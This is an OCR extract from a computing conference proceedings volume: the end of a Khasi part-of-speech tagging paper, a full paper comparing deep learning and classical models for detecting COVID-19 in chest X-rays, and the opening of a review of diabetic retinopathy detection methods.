3	75,000 tokens	combining (Bigram + Trigram)	83.32
4	75,000 tokens	NB (Proposed approach)	85.56
5	75,000 tokens	SVM (Proposed approach)	94.12

proposed SVM and NB approach. From Table 1, we can observe that the proposed method for PoS tagging outperforms the state-of-art results. Table 2 shows the comparison result of the proposed models for PoS tagging using the Khasi PoS corpus and with some of the existing Indian languages that have used the SVM and NB approach for PoS tagging.

We have also evaluated the system by feeding to it some testing data. Testing data are the untagged Khasi sentences. The system can predict mostly correct tags to the given Khasi words. In the experiment, we have also seen that some words are wrongly tagged by the system; this error arises due to the ambiguity problem. The Table 3 shows some of the input Khasi words that are given to the SVM system, and the output is the tags produced for each word.

The tags details used in Table 3 can be found in [17]. In the output column shown in Table 3, each word is almost all tagged correctly. But, we have also come across some of the wrongly tagged words by the system. The main limitation is that the system also wrongly tagged some words to different categories are due to ambiguous

Table 2 Comparison with different existing SVM and NB PoS tagger for others Indian languages

S. No.	Language	Technique/s	Dataset	Results and accuracy (%)
1	Malayalam [1]	SVM	29 tags Corpus of 1,80,000 words	94
2	Malayalam [4]	NB	–	94 F-measure
3	Tamil [5]	SVM	32 tags Train data-15,000 words Test data-10,000 words	95.63
4	Manipuri [14]	SVM	26 tags Corpus of 63,200 words	72.04
5	Bengali [6]	SVM	26 tags Train data-72,341 words Test data-20 k words	86.84
6	Odia [3]	SVM	5 tags Corpus of 10,000 words	82
7	Telugu [8]	NB	–	81.25
8	Khasi (This paper)	SVM	53 tags Corpus of 75,000 words	94.12
9	Khasi (This paper)	NB	53 tags Corpus of 75,000 words	85.56

Table 3 Evaluation result achieved on SVM approach using Khasi text

Input	Output
Ki	3PPG
ba	COM
bun	QNT
ki	3PPG
riewsngap	CMN
lyer	CMN
ki	3PPG
la	VST
sdang	TRV
ban	VFT
ïathuh	TRV
ruh	COC
ba	COM
na	IN
kata	DMP
ka	3PSF
Constituency	FR
yn	VFT
jop	ITV
uta	DMP
,	SYM
yn	VFT
jop	ITV
kata	DMP
.	SYM

words. We expect that if the PoS corpus size is increased, then the system will perform well in tagging and also produce promising results.

5 Conclusion

In this paper, we have presented the first instance for PoS tagging in Khasi by using the SVM and the NB approaches. For testing and validating the system, the Khasi corpus is divided into a ratio of 80:20. We have also tested the system by giving the untagged Khasi sentences, and the system produces mostly correct tags for each word. However, the main limitations in this work are the unknown words that the system has tagged wrongly. This work is one of the contributions to Khasi language toward the NLP perspective. For future work, the Khasi PoS corpus size will be increased, and we will experiment with other PoS tagging methods. We will also confront the PoS challenges, i.e., the ambiguity and the orthography for the Khasi language.

Acknowledgements The authors would like to acknowledge and thank the Government of India, Ministry of Science and Technology, Department of Science and Technology (DST), KIRAN Division, Technology Bhavan, New Delhi. For their support and financial assistance (Grant: DST/WOS-/2018/1216/ETD/Sunita(G)) during the study.

References

1. Antony P, Mohan SP, Soman K (2010) Svm based part of speech tagger for Malayalam. In: 2010 international conference on recent trends in information, telecommunication and computing, pp 339–341. IEEE
2. Binulal GS, Goud PA, Soman K (2009) A svm based approach to Telugu parts of speech tagging using svmtool. Int J Recent Trends Eng 1(2):183
3. Das BR, Sahoo S, Panda CS, Patnaik S (2015) Part of speech tagging in Odia using support vector machine. Procedia Comput Sci 48:507–512
4. Devadath V (2016) A shallow parser for Malayalam. Ph.D. thesis, International Institute of Information Technology Hyderabad
5. Dhanalakshmi V, Shivapratap G, Soman Kp RS (2009) Tamil pos tagging using linear programming. Int J Recent Trend Eng 1(2):166–169
6. Ekbal A, Bandyopadhyay S (2008) Part of speech tagging in Bengali using support vector machine. In: 2008 international conference on information technology, pp 106–111. IEEE
7. Gime´nez J, Marquez L (2004) Fast and accurate part-of-speech tagging: the svm approach revisited. In: Recent Advances in Natural Language Processing, vol III, pp 153–162
8. Hirpssa S, Lehal G (2020) Pos tagging for amharic text: a machine learning approach. INFOCOMP: J Comput Sci 19(1)
9. Mahafdah R, Omar N, Al-Omari O (2014) Arabic part of speech tagging using k-nearest neighbour and naive Bayes classifiers combination. J Comput Sci 10(9):1865–1873
10. Mawphor: Mawphor (2017) https://www.mawphor.com/index.php/. Online; Accessed Nov-2017–June-2019
11. McCallum A, Nigam K et al (1998) A comparison of event models for naive Bayes text classification. In: AAAI-98 workshop on learning for text categorization, vol 752, pp 41–48. Citeseer
12. Nakagawa T, Kudo T, Matsumoto Y (2001) Unknown word guessing and part-of-speech tagging using support vector machines. In: NLPRS, pp 325–331. Citeseer
13. Outahajala M, Benajiba Y, Rosso P, Zenkouar L (2011) Pos tagging in Amazighe using support vector machines and conditional random fields. In: International conference on application of natural language to information systems, pp 238–241. Springer
14. Singh TD, Ekbal A, Bandyopadhyay S (2008) Manipuri pos tagging using crf and svm: a language independent approach. In: Proceeding of 6th international conference on natural language processing (ICON-2008), pp 240–245
15. Sunita Warjri: Khasi corpus (2020) https://github.com/sunitawarjri/Khasi-Corpus/blob/master/Khasi%20Corpus.txt
16. Vapnik VN (1995) The nature of statistical learning theory. Springer, New York
17. Warjri S, Pakray P, Lyngdoh S, Kumar Maji A (2018) Khasi language as dominant part-of-speech (pos) ascendant in nlp. Int J Comput Intel & IoT 1(1):109–115

18. Warjri S, Pakray P, Lyngdoh S, Kumar Maji A (2019) Identification of pos tag for Khasi language based on hidden markov model pos tagger. Computacio´n y Sistemas 23(3):795–802
19. Warjri S, Pakray P, Lyngdoh S, Maji AK (2021) Adopting conditional random field (crf) for Khasi part-of-speech tagging (kpost). In: Proceedings of the international conference on computing and communication systems, pp 75–84. Springer
20. Warjri S, Pakray P, Lyngdoh SA, Maji AK (2021) Part-of-speech (pos) tagging using conditional random field (crf) model for khasi corpora. Int J Speech Technol 1–12
21. Wikipedia Contributors: Khasi—Wikipedia, The Free Encyclopedia (2020) https://en.wikipedia.org/w/index.php?title=Khasi-language&oldid=914412473. Online; Accessed 15 Jan 2020
22. Wikipedia Contributors: Khasi People—Wikipedia, The Free Encyclopedia (2021). https://en.wikipedia.org/w/index.php?title=Khasi-people&oldid=1062306620. Online; Accessed 29 Dec 2021
23. Wikipedia Contributors: Malayalam—Wikipedia, The Free Encyclopedia (2021) https://en.wikipedia.org/w/index.php?title=Malayalam&oldid=1002631891. Online; Accessed 22 Jan 2021

Machine Learning and Deep Learning-Based Detection and Analysis of COVID-19 in Chest X-Ray Images

Kunal Kumar, Harsh Shokeen, Shalini Gambhir, Ashwani Kumar, and Amar Saraswat

Abstract Machine learning (ML) is a cutting-edge method with numerous applications in prediction and classification. This technology should be used to identify high-risk patients, their death rates and other irregularities in the COVID-19 pandemic (Taresh et al. in Int J Biomed Imaging, 2021 [1]). ML can be used to learn more about the virus's nature and to foresee potential problems. With the goal in mind to help the healthcare sector, we can definitely leverage the advancement of technology (Chowdhury et al. in IEEE Access 8:132665–132676, 2020 [2]). This paper uses the COVID-19 dataset available on Kaggle. Various machine learning techniques are used to weigh the risk of COVID-19 disease in a patient in the proposed work. VGG19, MobileNetV2, DenseNet201, CapsNet201, COVID-Net, CoroNet and VGG16 are tested for classifying the images of normal human lungs versus lungs affected by viral pneumonia due to COVID-19. The performance of various machine learning algorithms is analysed, and it was determined that VGG16 algorithm achieved the best accuracy (97%) in tests.

Keywords Machine learning · Deep learning · COVID-19 · Healthcare

1 Introduction

The noble coronavirus was a major setback for the world economy. Governments across the world struggled to control its spread. There was no effective way of treatment known to the medical science. In this situation, prevention because of precaution

K. Kumar · H. Shokeen · S. Gambhir · A. Kumar (✉) · A. Saraswat
Department of CSE, K.R. Mangalam University, Gurugram, India
e-mail: ashwani.kumar@krmangalam.edu.in

A. Saraswat
e-mail: amar.saraswat@krmangalam.edu.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_12

was the one and only solution left in front of the common masses. If COVID-19 is detected in early stage, it is always beneficial since future viral propagation can be controlled by isolating infected people.

CT scans have been suggested by medical professionals for the detection of COVID-19 effectively and accurately, but a high number of patients can result in an increasing burden on the radiology department [3]. RT-PCR is used for quick and early identification of COVID-19 virus, however, time and again, RT-PCR test's accuracy has been contested. There are reports where false negatives have come in large numbers despite the patient having symptoms of COVID-19 viral infection. This has been mainly due to defects in sample-taking procedure or the virus is no longer present in the upper respiratory region and has settled inside the lungs at the time of testing.

For the purpose of classification, researchers have started using the pre-trained models for image classification between normal and pneumonia infected lungs.

In our study, we have explored the possibility of achieving good accuracy with both the methods, i.e. using traditional machine learning algorithms and using deep learning neural network-based algorithms.

Deep learning has shown great results at distinguishing between viral and bacterial pneumonia [4]. Along with the pre-trained features of the models, we unfreezed some of the layers of our pre-trained models. Unfreezing the layers may result in over-fitting but, with the help of proper hyper-parameters, we can leverage a lot. If we are not making use of the hidden frozen layers, there would be a risk of under-fitting in case we do not have a deep neural network on top of our base model.

The contributions of this paper includes:

(a) Pre-trained models such as DenseNet201, CoroNet, MobileNetV2, CapsNet201, COVID-Net, VGG16 and VGG19, custom CNN model as well as traditional machine learning algorithms were applied on COVID-19 X-ray dataset. We have also fine-tuned the model and have adjusted the frozen layer for our performance boost.
(b) A comparative study of the models was done by taking precision, recall, $F1$-score and accuracy into account.
(c) The best-performing approach was identified, and the model was tested on our test dataset to check whether the model can be generalized.

This is how the paper is structured.

The methods used in this study are described in Sect. 2. The quantitative results and discussion are presented in Sect. 3, while Sect. 4 illustrates the comparative performance analysis of the proposed model. Finally, the conclusion and future scope of the study are presented in Sect. 5.

Table 1 Training and testing dataset

Data	Normal	Pneumonia	Total images
Train	74	74	148
Test	20	20	40

2 Methodology

We collected the dataset from Kaggle to train the models (https://www.kaggle.com/khoongweihao/covid19-xray-dataset-train-test-sets). The training dataset contains images of 74 normal and 74 pneumonia cases. The test dataset contains images of 20 normal and 20 pneumonia cases, as mentioned in Table 1.

The proposed approach is organized as follows: the first phase is data collection, the second stage is substantial value extraction, and the third stage is data exploration. Data preprocessing deals reshaping of our image and normalization of the value inside our image matrix. The classifier used in the proposed models is then used to train the model on preprocessed data. Finally, we put the proposed model to the test, evaluating it for performance using a variety of performance metrics. Further, details have been depicted in Fig. 1.

2.1 Data Preprocessing

The dataset constitutes of 188 .jpeg images. In preprocessing step, we have reduced the dimensions of images to (224, 224, 3). The following passed parameters are included in data augmentation step [5].

- Horizontal flip—True
- Width shift range and height shift range—0.2
- Zoom range—0.2
- Fill mode—"nearest"
- Rotation range—40.

The samples of images of both 'normal' class images and 'pneumonia' classes are presented in Fig. 2.

2.2 Models

We have used different transfer learning models as well as our own custom-built models [6]. Feature maps were used as inputs to our applied layers (dense layer). For each model, the ImageNet-trained weights were retrieved. The number of untrainable




Fig. 1 Process flow of the methodology

layers is indicated by the frozen layer parameters. For traditional machine learning algorithms, we have kept the parameters as default. We have used VGG16 as our feature extractor and used it to train traditional machine learning algorithms.

2.3 Metrics of Performance

This section assesses the performance of multiple deep learning models for X-ray picture classification. Sample images for normal lungs versus pneumonia infected lungs are shown in Fig. 3. Some of the CNN parameters for transfer learning are presented in Table 2. A confusion matrix is a way of describing the performance of




Fig. 2 Sample images from the dataset




Fig. 3 Sample images of normal lungs versus pneumonia infected lungs

Table 2 Convolutional neural network (CNN) parameters for transfer learning

Models	Frozen layers
VGG16	16
InceptionV3	230
InceptionResNetV2	779
Xception	116
MobileNet	66
NasNetLarge	858
VGG fine-tuned	13

a classification algorithm. Calculating a confusion matrix can help us deal with the skewed data [7]. The confusion matrix provides us with four different outcomes, false positive (FP), false negative (FN), true positive (TP) and true negative (TN).

$$\text{precision} = \frac{\text{TP}}{\text{FP} + \text{TP}} \quad \text{recall} = \frac{\text{TP}}{\text{FN} + \text{TP}} \quad F1\text{-score} = \frac{2 * \text{Precision} * \text{Recall}}{\text{Precision} + \text{Recall}}$$

3 Results and Discussions

We have used Google colab GPU Tesla T4 to train data and have leveraged the functionality of mixed precision (i.e. computation power of 7.0 or more) provided by Tensorflow. In mixed precision, we do the calculations in float16 but store the results in float32 to avoid any incompatibility issues. With the help of callback, we have stopped our model from over-fitting.

We have trained well-known eight different pre-trained models along with the models like random forest classifier, XGBoost, support vector machine, etc. We trained fine-tuned VGG16 model layers without unfreezing the layers; however, it did not result in desired accuracy. Finally, the model is put to the test on a real-world dataset. Also, Keras API is used to load data in batches of 16 [8].

Flatten layer, dense layers and dropout layers have been utilized on top of pre-trained base model. The model's performance was improved even more via hyper-parameter tuning. In the VGG16 fine-tuned model, the learning rate is lowered by a factor of ten to prevent the over-fitting. As we have unfrozen the top five layers, there is a big chance of over-fitting. To avoid the chance of over-fitting especially in the case of models with so many layers, the hyper-parameters can be tuned.

For non-neural network-based models, the models have been trained on default parameters with an exception in the case of random forest classifier, value of '*n*-estimators' [09] have been set to 50. Performance on these non-neural network-based algorithms was outstanding.

The custom CNN model has also been trained without any pre-trained model as our base model. The model consisted of four Conv2D layers, four MaxPooling layers, one flatten layer and two dense layers. We achieved approx 97% accuracy, 96% $F1$-score, 95% recall score and 100% precision score. The non-neural network-based models required data in different dimensions than our neural network-based algorithms; hence, we have reshaped our data for this purpose.

Figures 4 and 5 show the loss and accuracy curve and ROC curve of VGG 16 model, respectively. Figure 6 demonstrates the performance comparison of each model, and Fig. 7 depicts the recall plot of different models as well as ROC curve of different models (Table 3).

We have used one flatten layer, one dropout layer and one hidden layer on top of our pre-trained base models. For the hidden layer, we chose 512 neurons, and in the dropout layer, we passed 0.3 as a parameter. For 'VGG fine-tuned' model, we used the learning rate as 0.0001 and for all other models, we went with the default learning rate of 0.001. In order to identify the best combination of parameter values for the model, we used GridSearchCV. It is a method provided by the sklearn library which allows us to define a set of possible values we wish to try for the given model and it trains on the data and identifies the best estimator from a combination of parameter values.

All the parameters for the traditional machine learning models have been kept as default.




Fig. 4 Loss and accuracy curve




Fig. 5 ROC curve of VGG16




Fig. 6 Accuracy and precision plot of various evaluated models




Fig. 7 Recall plot of different models and ROC curve plot of various evaluated models, respectively

Table 3 Evaluation metrics score of different models

Model	Accuracy	$F1$-score	Recall	Precision
VGG16	0.975	0.987	1.000	0.952
CNN	0.750	0.857	1.0	0.666
InceptionV3	0.900	0.924	0.949	0.863
InceptionResNetV2	0.949	0.949	0.949	0.949
Xception	0.949	0.924	0.899	1.000
MobileNet	0.875	0.807	0.750	1.000
NasNetLarge	0.975	0.987	1.000	0.952
VGG fine-tuned	0.975	0.987	1.000	0.952
RFC	0.971	0.952	0.933	1.000
XGBoost	0.885	0.939	1.000	0.789
SVC	0.942	0.903	0.866	1.000

Table 4 Comparative performance analysis between proposed model and various up-to-date models

Method used	Accuracy (in percentage)	COVID-19 cases	Normal cases	Pneumonia cases
VGG19	93.48	224	504	700
MobileNetV2	94.72	224	504	700
DenseNet201	97.94	423	1341	1341
CapsNet	84.22	231	1050	1050
Covid-Net	93.30	358	8066	5538
DarkCovidNet	87.02	157	500	500
CoroNet	90.21	157	500	500
Coronet	95	284	310	657
VGG16 (our model)	97	0	74	74

4 Comparative Performance Analysis

While employing the transfer learning strategy to detect COVID-19 CXR pictures from a short dataset, several recent studies have achieved encouraging results [9]. To evaluate the proposed CNN model, the general performance comparison with VGG19 [09], MobileNetV2 [10], DenseNet201 [11], CapsNet [12], Covid-Net [13], DarkCovidNet [14] and CoroNet [15] with the state-of-the-art model is shown in Table 4.

5 Conclusion and Future Work

Different pre-trained deep learning networks were used in this paper to determine the optimal deep learning strategy for extracting features more correctly. The CXR dataset was used in a number of studies to determine which layer is capable of extracting the greatest features for the best performance. Even ordinary machine learning algorithms can keep up with the performance of transfer learning approaches, providing our dataset is not too large. The VGG16 approach outperformed all other models in terms of accuracy. Further, we suggest choosing different endpoints for the prediction from different machine learning models for the user.

References

1. Taresh MM et al (2021) Transfer learning to detect COVID-19 automatically from X-ray images using convolutional neural networks. Int J Biomed Imaging. https://www.hindawi.com/journals/ijbi/2021/8828404/
2. Chowdhury MEH et al (2020) Can AI help in screening viral and COVID-19 pneumonia? IEEE Access 8:132665–132676. https://doi.org/10.1109/ACCESS.2020.3010287
3. WebMD. CT scan (CAT scan): purpose, procedure, risks, side-effects, results. WebMD. https://www.webmd.com/cancer/what-is-a-ct-scan:~:text=CT
4. Apostolopoulos ID, Mpesiana TA (2020) Covid-19: automatic detection from X-ray images utilizing transfer learning with convolutional neural networks. Phys Eng Sci Med 43(2):635–640. https://doi.org/10.1007/s13246-020-00865-4. Epub 3 Apr 2020. PMID: 32524445; PMCID: PMC7118364
5. Gandhi A (2021) Data augmentation: how to use deep learning when you have limited data. AI and Machine Learning Blog, 20 May 2021. https://nanonets.com/blog/data-augmentation-how-to-use-deep-learning-when-you-have-limited-data-part-2/
6. Science, ODSC—Open Data. Building a custom convolutional neural network in Keras. Medium, 12 July 2019. https://medium.com/@ODSC/building-a-custom-convolutional-neural-network-in-keras-48171163aa7f
7. Mohajon J (2021) Confusion matrix for your multi-class machine learning model. Medium, Towards Data Science, 24 July 2021. https://towardsdatascience.com/confusion-matrix-for-your-multi-class-machine-learning-model-ff9aa3bf7826
8. Keras Team. Keras documentation: image data preprocessing. Keras. https://keras.io/api/preprocessing/image/
9. API reference. Scikit. https://scikit-learn.org/stable/modules/classes.html
10. Apostolopoulos ID, Mpesiana TA (2020) Covid-19: automatic detection from X-ray images utilizing transfer learning with convolutional neural networks. Phys Eng Sci Med 43(2):635–640. https://doi.org/10.1007/s13246-020-00865-4. [PMC free article] [PubMed] [CrossRef] [Google Scholar]
11. Chowdhury MEH, Rahman T, Khandakar A et al (2020) Can AI help in screening viral and COVID-19 pneumonia? IEEE Access 8:132665–132676. https://doi.org/10.1109/access.2020.3010287. [CrossRef] [Google Scholar]
12. Toraman S, Alakus TB, Turkoglu I (2020) Convolutional CapsNet: a novel artificial neural network approach to detect COVID-19 disease from X-ray images using capsule networks. Chaos Solit Fractals 140, article 110122. https://doi.org/10.1016/j.chaos.2020.110122. [PMC free article] [PubMed] [CrossRef] [Google Scholar]

13. Wang L, Lin ZQ, Wong A (2020) COVID-Net: a tailored deep convolutional neural network design for detection of COVID-19 cases from chest X-ray images. Sci Rep 10(1):1–12. [PMC free article] [PubMed] [Google Scholar]
14. Ozturk T, Talo M, Yildirim EA, Baloglu UB, Yildirim O, Rajendra Acharya U (2020) Automated detection of COVID-19 cases using deep neural networks with X-ray images. Comput Biol Med 121:103792. https://doi.org/10.1016/j.compbiomed.2020.103792. [PMC free article] [PubMed] [CrossRef] [Google Scholar]
15. Khan AI, Shah JL, Bhat MM (2020) CoroNet: a deep neural network for detection and diagnosis of COVID-19 from chest X-ray images. Comput Methods Programs Biomed 196:105581. https://doi.org/10.1016/j.cmpb.2020.105581. [PMC free article] [PubMed] [CrossRef] [Google Scholar]

A Comprehensive Study of Machine Learning Techniques for Diabetic Retinopathy Detection

Rachna Kumari, Sanjeev Kumar, and Sunila Godara

Abstract Diabetic retinopathy is a threatening complication of diabetes, occurred due to damaged blood vessels of light-sensitive areas of the retina. DR leads to total or partial blindness if left untreated. DR does not give any symptoms at early stages, so earlier detection of DR is a big challenge for proper treatment of diseases. With advancement of technology various machine learning approaches based methods are designed for early detection of DR so that experts can provide proper treatment to the patients for preventing its harmful effects. This paper provides a comprehensive study of machine learning based approaches, e.g., Bossa Nova feature beyond lesson, pixel-based super classification, SVM and Gaussian Mixture Model, selective sampling and Patch-based sampling, Carl Zesis Meditec ML, BoVW Salient map, U-Net, LeNet, and STSF deep architecture, etc., used to detect diabetic retinopathy.

Keywords Convolutional neural network · Deep neural network · Diabetic retinopathy · K-nearest neighbor

1 Introduction

The population of diabetic patients is growing day by day against total population of world. According to a recent survey, approximately 382 million people of total world population are suffering from this disease, and this population is expected to reach 590 million in upcoming years.

Diabetes is long-life disease that affects persons of every age. It is a very common disease which is the result of high ratio of glucose or sugar buildup in body. As the level of sugar increases uncontrollable, it starts to create various complications in body and affects various parts of body and causes disease like nerve damage, eye damage (retinopathy), skin conditions, Alzheimer's disease, and hearing impairment [1–7]. Diabetic retinopathy is one of these complications that affects eyes badly and

R. Kumari (✉) · S. Kumar · S. Godara
Department of Computer Science and Engineering, Guru Jambheshwar University of Science and Technology, Hisar, India
e-mail: rachnakumari6207@gmail.com

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_13

may lead to visual loss. It occurs due to the damaged blood vessels of retina [7]. This is a long term and dangerous complication of diabetes that develops gradually and does not give any sign at initial stages [7].

DR is of two types: Nonproliferative DR and proliferative DR. Figure 1 shows the five stages of DR, Nonproliferative DR is early stage of retinopathy in which new blood vessels stops growing. In this type, wall of blood vessels become weak and feeble, and tiny bulges (microaneurysms) starts diffusing on the walls of small blood vessels. Sometimes swelling (macular edema) starts to occur in the central portion of the macula [2, 7]. DR can progress from mild to severe if damaged retinal vessels close off and starts growing new and abnormal blood vessels in light sensitive tissues of the retina, this is the advanced severe stage of retinopathy and known as proliferative diabetic retinopathy [7]. At this stage, new blood vessels start interfering with normal flow of fluid and start to damage the nerves that take images from retina to brain results in glaucoma [7, 8]. Various researches show that the presence of hemorrhages, microaneurysms, and hard/soft exduates in retina are symptoms of DR shows in Fig. 2 [7]. Hemorrhages are red deposits due to the leakage of weak capillaries. Exduates are small size white/yellowish-white spots from the leakage of proteins from blood vessels. Microaneurysms are bulges of thin blood vessels on retina, these bulges appear as red spots of sharp and small borders [7].

Table 1 shows indicators of pathologies at difference stages of DR.

Based on these signs, various computer-aided diagnostic programs are designed for early detection of DR so that proper treatment can be provided to the patients for preventing its harmful effects [1, 3, 5, 6]. Objective of this review paper is to study the existing machine learning methods for automatic detection of DR and discuss




Fig. 1 Stages of diabetic retinopathy

